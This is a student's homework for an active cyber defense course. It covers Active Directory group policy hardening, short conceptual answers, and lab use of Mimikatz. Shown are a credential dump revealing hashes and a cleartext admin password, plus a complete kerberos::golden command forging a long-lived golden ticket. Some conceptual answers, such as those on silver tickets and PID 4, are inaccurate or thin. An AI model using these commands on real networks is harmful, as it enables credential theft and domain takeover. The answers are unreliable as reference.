CMSC 491/791 Active Cyber Defense HW 4

Name: Daniel Roh

Due: October 2, 2019 at 7:00pm

Setup:

-Download a Windows Server 2008 .iso file from the following website:
https://www.microsoft.com/en-us/download/details.aspx?id=5023
-Once you have done this, install Windows Server 2008 in VirtualBox.
Install Active Directory Domain Services on the server, including the other supplemental services required (DNS, etc).
-Download Mimikatz from:
https://github.com/gentilkiwi/mimikatz/releases

Questions:

1) **Create a group policy object which will enforce the following policies: (16 pts)**
   a) **Enforce a minimum password length of 8 characters**
   b) **Prohibit access to the control panel**
   c) **Prevent windows from storing LanMAN (LM) hashes**
   d) **Disable SMBv1**

Export the group policy object as a file and attach it to your homework submission.

2) **For each of the four policy requirements from the previous question, explain in a sentence or two why that policy helps increase security. (16 pts)**
   -By enforcing a minimum password length, makes it harder for a password to be brute forced.
   -By prohibiting access to the control panel, it makes it harder for an attacker to change settings on the users machine.
   -By preventing LM from storing hashes, it protects it from the weakness of the LM hashing. By disabling it, windows will be forced to use NT hash which is stronger.

-By disabling SMBv1, it reduces the vulnerabilities that were found and exploited with the SMBv1 protocol. An example of an exploit using the vulnerability is the wanacry ransomware.


3) **In your own words, explain the difference between a forest and a domain. (8 pts)**
A forest is a group of domains that are connected together and share information
A domain is the name of the local network to connect to the group of computers

4) **What is the process name for PID 4? Describe what this process does. What happens if you kill PID 4? (10 pts)**
PID4 = System
Trying to kill PID4 causes an error in which PID4 can't be terminated due to access restrictions.

5) **Which registry key stores a list of every website you've typed in internet explorer? How did you find this information? (10 pts)**
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs

I found this information by looking at the windows registry of the current user. Since I was looking for internet explorer, I looked for the IE, then looked through the registry until I found the key that stored the websites.

6) Run the mimikatz tool on your server as Administrator. Include a screenshot of the results. Answer the following questions: (15 pts)


Win [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Documents
Administrator ▸ Documents
Search
Win32
Organize
Favorite Links
Documents
Pictures
Music
Recently Changed
Searches
Public
Folders
mimikatz 2.2.0 x86 (oe.eo)
Start
Documents
Win32
mimikatz windows 2008 -...
mimikatz 2.2.0 x86 (oe.eo)
11:17 PM
Right Ctrl

```
e 7e bc ba c5 74 03 e2 98 93 25 07 a5 9c f2 ed cc d0 a8 58 fc 50 a1 a6 e7 22 19
b3 ca 97 26 be f5 3c 88 86 ae 86 1e 0a f6 77 cb 6b f1 14 42 ec 4c 5d fb 84 b4 ac
 a7 7d b2 d5 02 f0 67
        ssp :
        credman :

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 109208 (00000000:0001aa98)
Session           : Interactive from 1
User Name         : Administrator
Domain            : TESTROOT
Logon Server      : WIN-XY3GSKFFY7Z
Logon Time        : 10/1/2019 11:09:11 PM
SID               : S-1-5-21-4061645062-446093895-375274987-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : TESTROOT
         * LM       : 34f9fdcf3c6b24080ce4e57c62586573
         * NTLM     : 46625e73295034934cb9bce3a4b37b5d
         * SHA1     : c9caf0e8dd8f72556324570884a2fb934f1419b3
        tspkg :
         * Username : Administrator
         * Domain   : TESTROOT
         * Password : Qwsa!2341
        wdigest :
         * Username : Administrator
         * Domain   : TESTROOT
         * Password : Qwsa!2341
        kerberos :
         * Username : Administrator
         * Domain   : TESTROOT.LOCAL
         * Password : Qwsa!2341
        ssp :
        credman :

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WIN-XY3GSKFFY7Z$
Domain            : TESTROOT
Logon Server      : (null)
Logon Time        : 10/1/2019 11:08:20 PM
SID               : S-1-5-20
        msv :
         [00000002] Primary
         * Username : WIN-XY3GSKFFY7Z$
         * Domain   : TESTROOT
         * NTLM     : f80cf28d3a31b76e43b6d2e49947304b
         * SHA1     : f2008afc4e5d31c776fe6c85edb122992bcabaf7
        tspkg :
        wdigest :
         * Username : WIN-XY3GSKFFY7Z$
         * Domain   : TESTROOT
         * Password : ea d9 ef 0f 24 b6 82 fc 09 ec 81 1a a1 d2 5c 0c 9f 37 b2 d
2 86 6a c7 75 fb 1c 5c d9 40 01 d1 75 03 14 08 c1 84 5e dd 98 22 59 fa 20 f1 6f
50 d2 03 2a f2 96 8c 9c c8 ee 46 84 34 03 5a 69 f4 1a 64 08 40 4e 99 8d 1d f6 bc
 51 2a d0 c5 ea 88 77 15 82 d9 40 2d 8e 7c ef e2 d5 22 b4 e5 8d 23 62 85 e6 ab d
2 5c e2 74 89 c8 0d 2e b1 b3 4f 16 47 29 e2 5f 89 3d b0 54 e0 87 39 f8 66 6f ed
70 31 ca 74 9d c8 fe ed a5 0b 3f 4c c3 cc 46 3b 0c ef e1 25 d4 76 fb bb c8 b2 1d
 37 5f 8f b7 04 27 c1 79 78 e9 8e a2 8f b2 e2 65 97 7f 00 f4 40 ba e9 ce 56 45 5
e 7e bc ba c5 74 03 e2 98 93 25 07 a5 9c f2 ed cc d0 a8 58 fc 50 a1 a6 e7 22 19
b3 ca 97 26 be f5 3c 88 86 ae 86 1e 0a f6 77 cb 6b f1 14 42 ec 4c 5d fb 84 b4 ac
 a7 7d b2 d5 02 f0 67
        kerberos :
         * Username : win-xy3gskffy7z$
```

a) **What impact could a tool like this have on the security of an entire enterprise network?**
A tool like this can compromise the network as an admin password can easily be found and used to get into the network.


b) **What was introduced in Windows versions starting with 8.1 to make these types of attacks more difficult?**
Passwords are no longer stored in memory making it harder for these attacks.

c) **What is the underlying process type which makes this protection work?**
Since mimikatz scrapes the memory of a computer, by moving the passwords off of memory, the passwords are now encrypted and unable to be seen without decrypting them first.

7) **What is the difference between a golden ticket and a silver ticket in the context of active directory? (10 pts)**
A golden ticket is a ticket that is given by the ticket domain controller, but is actually a forged ticket. So it allows an owner of this ticket to move around anywhere on a system as the system assumes that a ticket from the controller is always valid.

A silver ticket is a forged ticket that is given by the ticket granting server.

8) Install a golden ticket into your VM's Active Directory using mimikatz or your choice of tools. Provide a screenshot and describe what you did to install the golden ticket. (15 pts)



```
mimikatz #

mimikatz # kerberos::golden /domain:TESTROOT.LOCAL /sid:S-1-5-21-4061645062-4460
93895-375274987-500 /rc4:46625e73295034934cb9bce3a4b37b5d  /id:500 /user:GoldenT
icketUser
User      : GoldenTicketUser
Domain    : TESTROOT.LOCAL (TESTROOT)
SID       : S-1-5-21-4061645062-446093895-375274987-500
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 46625e73295034934cb9bce3a4b37b5d - rc4_hmac_nt
Lifetime  : 10/1/2019 11:29:05 PM ; 9/28/2029 11:29:05 PM ; 9/28/2029 11:29:05 P
M
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz #
```

Win [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Google Chrome
{A0407A41-...
mimikatz_trunk (2)
mimikatz 2.2.0 x86 (oe.eo)
Start
mimikatz windows 2008 -...
mimikatz 2.2.0 x86 (oe.eo)
11:30 PM

To create a golden ticket, mimikatz has its own tool in which all it needs is the domain you wish to create the ticket for, the SID of the user, the password hash of the admin, and lastly name you want to be seen as in the system. Conveniently, most of the information mimikatz can grab. So its mostly just taking the information and running the command to get the ticket made.